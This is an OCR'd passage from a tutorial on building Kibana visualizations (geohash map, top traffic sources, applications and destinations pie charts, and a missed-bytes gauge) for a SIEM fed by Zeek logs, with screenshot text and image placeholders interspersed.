
Geo coordinates

Aggregation: Select an aggregation

- Geohash

Left Click the **Save** radio button just like the last Visualization:

Note: Ensure that geoip.location is selected in the Field drop down just like the heat map we created earlier. Mine was auto populated, but if it isn't just select it.



logstash-*

Data Options

Value

Aggregation Unique Count help

Unique Count

Field

geoip.location

Custom label

Advanced

Buckets

Geo coordinates

Aggregation Geohash help

Geohash

Field


Note: Once you hit play you can see an output of dots similar to the picture above. You can go to options and change the colors if you want, but the default for mine is reds. Once you are finished save this Visualization — I named this Visualization SIEM GeoIP Unique Count — just like the last one and name it something you'll remember.


Top Network Traffic Generation

We are going to create a pie chart that can quickly show you which IP Addresses are generating the most network traffic on the network you are monitoring.

Left Click on **Visualize**:

Left Click on **Create Visualization**:






Visualizations

⊕ Create visualization


Search...

□	Title	Type	Description	Actions
□	Bytes Timeline [Filebeat NATS] ECS	Line		
□	ASA Events Over Time [Filebeat Cisco]	Vertical Bar		
□	ASA Firewall Blocked by Source [Filebeat Cisco]	Data Table		
□	ASA Flows by Network Bytes [Filebeat Cisco]	Vertical Bar		
□	ASA Top ACL by Blocked [Filebeat			



Go to Visualizations, and **create Visualization** just like the previous steps, and then **Left Click Pie**:

Type Log and **Left Click logstash-*** at the New Pie / Choose a source popup:



Left Click + Add — under the Buckets pane —


Left Click Split Slices:

Left click Aggregation

Left Click Significant Terms — once the Field menu pops up —


Left Click id_orig_host.keyword — you may have to scroll down to it — and the **type 10** in under size and press return, or hit the play button for it to update the pie chart with those settings:

Save the **Visualization** the way we saved it in the previous steps — I saved mine as SIEM Top Network Traffic Generation.



Aggregation: Count

Custom label:




Aggregation: Significant Terms

Field: id_orig_host.keyword

Size: 10

Custom label:



You should see a similar output to the following


Top Network Applications

This Visualization will show you the top network Applications based off the OSI Presentation Layer 6 data that is traversing your network. This Visualization will help you see what kind of data is being sent across the network, and what applications may be running.


Left Click on **Visualize**:


Left Click on **Create Visualization**:

> ***Note: Now that you should have a good idea of how to create a Visualization and save it, I will start combining some of the steps, and show what selections you should make to create the Visualization. If you need to see anything new I will slow down and show the steps one at a time.***




Go to Visualizations, and **create Visualization** just like the previous steps, and then **Left Click Pie**:





Type Log and **Left Click logstash-*** at the New Pie / Choose a source popup:


New Pie / Choose a source
log
logstash-*
All ASA Logs [Filebeat Cisco]
All logs [Filebeat Kafka] ECS

Left Click the **+ Add** selection under Buckets


Left Click Split Slices:

Left Click Significant Terms under Aggregation

Left Click service.keyword under **Field**

Type 10 under **Size**


Left Click play or press **Enter / Return**:



Aggregation: Count

Custom label:

Note: At this point you should see something similar to the above picture. I didn't generate that many logs for this example, so I'm only showing http, https, and SSL. The Size of 10 means you will see up to the top 10 presentation or session layer types.




Aggregation: Significant Terms

Field: service.keyword

Size: 10

Custom label:




At this point you need to save the Visualization and name it — I named this Visualization as **SIEM Top Network Applications.**


Top Network Traffic Destination

This Visualization is going to show you the top Network Traffic Destinations. This is good for knowing what your big traffic producers are. When combined with the Zeek (Bro) Signature for detected exfiltration, this can come in handy. It's also good to know because you can also tweak some network settings — if needed — to accommodate the large producers on the network for load balancing and overall throughput. You always want to have a good idea of what is generating or receiving the most traffic on the network.

Left Click on **Visualize**:





Left Click on **Create Visualization**:




Title	Type	Description	Actions
Bytes Timeline [Filebeat NATS] ECS	Line		
ASA Events Over Time [Filebeat Cisco]	Vertical Bar		
ASA Firewall Blocked by Source [Filebeat Cisco]	Data Table		
ASA Flows by Network Bytes [Filebeat Cisco]	Vertical Bar		
ASA Top ACL by Blocked [Filebeat			

Go to Visualizations and **create Visualization** just like the previous steps.
Left Click Pie:





Type Log and **Left Click logstash-*** at the New Pie / Choose a source popup:


New Pie / Choose a source
log
Sort
Types 2
logstash-*
All ASA Logs [Filebeat Cisco]
All logs [Filebeat Kafka] ECS
Error logs [Filebeat MongoDB] ECS
All logs [Filebeat MongoDB] ECS
Apache errors log [Filebeat Apache] ECS
Apache access logs [Filebeat Apache] ECS
Error Logs [Filebeat AWS]
1 2 3 4

Left Click + Add — under the Buckets pane —


Left Click Split Slices:

Left Click Significant Terms under Aggregation,

Left Click id_resp_host.keyword under **Field**

Type 10 under **Size**

Left Click play or press **Enter / Return**:



Buckets

Split slices

Aggregation — Significant Terms help

Significant Terms

Field

id_resp_host.keyword

Size

10


Custom label

Advanced

Add

> ***Note: You should see an output similar to the following. I am not placing the IP addresses from the top hand right corner legend, for privacy.***

At this point you need to save the Visualization and name it — I named this Visualization as **SIEM Top Network Traffic Destinations.**



logstash-*

Data — Options

Metrics

Slice size Count

Buckets

Split slices

Aggregation — Significant Terms help

Significant Terms

Field

id_resp_host.keyword

Size

10

Custom label

Advanced

Add


Average Missed Bytes


This Visualization will show you a gauge that uses metrics to determine if your SIEM / IDS is missing any network packets. You do not want there to be a high number here, because that means something is not working right. This will allow you to trouble shoot any issues that could arise and will quickly point out that something is wrong.

